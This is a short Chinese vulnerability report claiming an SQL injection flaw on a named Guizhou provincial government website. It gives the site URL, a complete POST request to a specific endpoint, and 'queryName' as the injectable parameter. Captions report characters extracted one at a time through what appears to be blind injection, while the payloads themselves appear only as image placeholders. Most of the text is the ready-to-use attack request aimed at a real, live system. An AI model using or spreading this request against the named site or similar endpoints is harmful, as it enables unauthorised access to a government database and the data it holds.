## 贵州省人民政府存在SQL注入漏洞

网站地址: <https://spzs.amr.guizhou.gov.cn/>

存在SQL注入漏洞的数据包, 注入参数为queryName

POST /gz\_society/society/production/list HTTP/1.1

Host: spzs.amr.guizhou.gov.cn

Content-Length: 35

Sec-Ch-Ua: "Not\_A Brand";v="99", "Google Chrome";v="109", "Chromium";v="109"

Accept: application/json, text/plain, \*/\*

Content-Type: application/json;charset=UTF-8

Sec-Ch-Ua-Mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36

Sec-Ch-Ua-Platform: "Windows"

Origin: https://spzs.amr.guizhou.gov.cn

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: cors

Sec-Fetch-Dest: empty

Referer: https://spzs.amr.guizhou.gov.cn/gz\_society\_ui/


Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9


Connection: close

{"limit":6,"page":1,"queryName":""}


第一位是 m




第二位是 y




第三位是 s



